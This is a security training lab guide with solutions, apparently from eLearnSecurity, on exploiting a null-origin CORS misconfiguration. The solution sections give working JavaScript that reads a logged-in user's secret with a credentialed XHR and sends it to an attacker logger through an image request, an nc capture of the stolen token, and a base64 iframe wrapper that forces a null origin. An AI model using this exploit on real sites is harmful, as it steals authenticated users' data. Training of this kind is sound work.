HERA LAB

NULL ORIGIN EXPLOITATION

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto security to be free

1. Scenario

There is a sample website that holds a secret token. Navigate to **http://172.16.64.108/index.php** and log in with the following credentials admin:admin.

Once logged in, open a new tab and see the secret information displayed in there.

Your task is to prepare an exploit that takes advantage of a CORS misconfiguration on secret.php and once opened in another tab can access and send the secret information to an attacker-controlled place, in the same way an XSS can steal a cookie.

2. Goals

Prepare an exploit that can steal user data from a null-origin-configured site.

3. What you will learn

- Exploiting Null origin
- Creating a Proof of concept for a CORS misconfiguration vulnerability

4. Recommended tools

- Apache webserver (or other web server of choice)
- Text editor
- Burpsuite

5. Network Configuration

Lab Network:

- 172.16.64.0/24

Vulnerable page:

- http://172.16.64.108/index.php

Credentials:

- admin:admin

6. Tasks

Task 1. Create an XHR script

Create a template .html page that performs an XHR request to secret.php. You can host it locally for the time being.

Task 2. Using XHR, perform a theft of secret data

While logged in to the secret.php page, run the **local** XHR file and obtain the secret content. Extract the information from the response and implement a logging routine that sends the data to another place.

Task 3. Rework the script to return NULL origin

Now, host the XHR script on your local webserver (as if a victim would visit an exploit page hosted on an attacker-controlled web server)

Then, while logged in to secret.php, visit the exploit page. The expected result should be data theft of the secret content.

Hint: You can use an iframe tag to trick the browser into issuing a proper request for your data-stealing purposes through XHR.


SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


TASK 1. CREATE AN XHR SCRIPT

We will use a script similar to the one presented in the slides part.

First, we start with reconnaissance. At 172.14.64.108 we can log in using the credentials admin:admin and then a secret page (for logged-in only) appears:



Inspecting that request in Burp shows that CORS is misconfigured and allows interaction from null origin with credentials.



So, the XHR script has to access secret.php with credentials, which results in following code

```
<html><head>
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        var r = xhr.responseText;
      alert(r)
```

```
    }
}
xhr.open('GET', 'http://172.16.64.108/secret.php', true);
xhr.withCredentials = true;
xhr.send(null);
</script>
</head></html>
```

Visiting that script while it's a local file results in displaying the secret data.

TASK 2. USING XHR, PERFORM A THEFT OF SECRET DATA

Placing the file on local filesystem causes the browser to issue a null-origin header which in turn allows to access secret.php. However, in an attack scenario, that file has to be placed on another server. We will take care of this shortly. For the time being, let's rework the script in order to be able to send just the string "th3s3cr3tk3y" to an attacker-controlled location. This results in the following code.

```
<html><head>
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        var r = xhr.responseText;
      var d = r.split('>')[1].split('<')[0]
      function steal() {
            document.write('<img
src="http://172.16.64.2:445/logger.php?data=' + d + '"/>');
      }
      steal();
    }
}
xhr.open('GET', 'http://172.16.64.108/secret.php', true);
xhr.withCredentials = true;
xhr.send(null);
</script>
</head></html>
```

Visiting the page now results in a request being made to the attacker IP. The request contains the stolen secret data.

```
root@0xluk3:~/Desktop# nc -lvp 445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445
Ncat: Connection from 172.16.64.2.
Ncat: Connection from 172.16.64.2:54948.
GET /logger.php?data=th3s3cr3tk3y HTTP/1.1
Host: 172.16.64.2:445
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```


In this case we are receiving the request on our machine as a proof of concept.

TASK 3. REWORK THE SCRIPT TO RETURN NULL ORIGIN

If you try to place the script on a web server, e.g. local apache instance, you will notice that it no longer works. This is because now the origin will be set based on the server on which the file is hosted.

Due to this, we need to use a trick and place the whole script in an iframe. In order to do that, the whole script code (starting from <script> and ending with </script> **with script tags included)** is first encoded to base64 (e.g. using Burp Decoder)

- Simply paste the script including script tags into Burp Decoder and click “Encode as Base64”.



- Then paste it to the script into an iframe tag, as follows.

```
<html><head>
<!--<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == XMLHttpRequest.DONE) {
        var r = xhr.responseText;
      var d = r.split('>')[1].split('<')[0]
      function steal() {
            document.write('<img
src="http://172.16.64.2:445/logger.php?data=' + d + '"/>');
      }
      steal();
    }
}
xhr.open('GET', 'http://172.16.64.108/secret.php', true);
xhr.withCredentials = true;
xhr.send(null);
</script>-->
<iframe
src="data:text/html;base64,PHNjcmlwdD4KdmFyIHhociA9IG5ldyBYTUxIdHRwUmVxdWVzdC
```

```
gpOwp4aHIub25yZWFkeXN0YXRlY2hhbmdlID0gZnVuY3Rpb24oKSB7CiAgICBpZiAoeGhyLnJlYWR
5U3RhdGUgPT0gWE1MSHR0cFJlcXVlc3QuRE9ORSkgewogICAgICAgIHZhciByID0geGhyLnJlc3Bv
bnNlVGV4dDsKCXZhciBkID0gci5zcGxpdCgnPicpWzFdLnNwbGl0KCc8JylbMF0KCWZ1bmN0aW9uI
HN0ZWFsKCkgewoJCWRvY3VtZW50LndyaXRlKCc8aW1nIHNyYz0iaHR0cDovLzE3Mi4xNi42NC4yOj
Q0NS9sb2dnZXIucGhwP2RhdGE9JyArIGQgKyAnIi8+Jyk7Cgl9CglzdGVhbCgpOwogICAgfQp9Cnh
oci5vcGVuKCdHVQnLCAnaHR0cDovLzE3Mi4xNi42NC4xMDgvc2VjcmV0LnBocCcsIHRydWUpOwp4
aHIud2l0aENyZWRlbnRpYWxzID0gdHJ1ZTsKeGhyLnNlbmQobnVsbCk7Cjwvc2NyaXB0Pg==">
</head></html>
```

Now, if you host the file on a local server, accessible at the tap0 interface (in this case 172.16.64.2), you will notice that the data from secret.php are stolen successfully!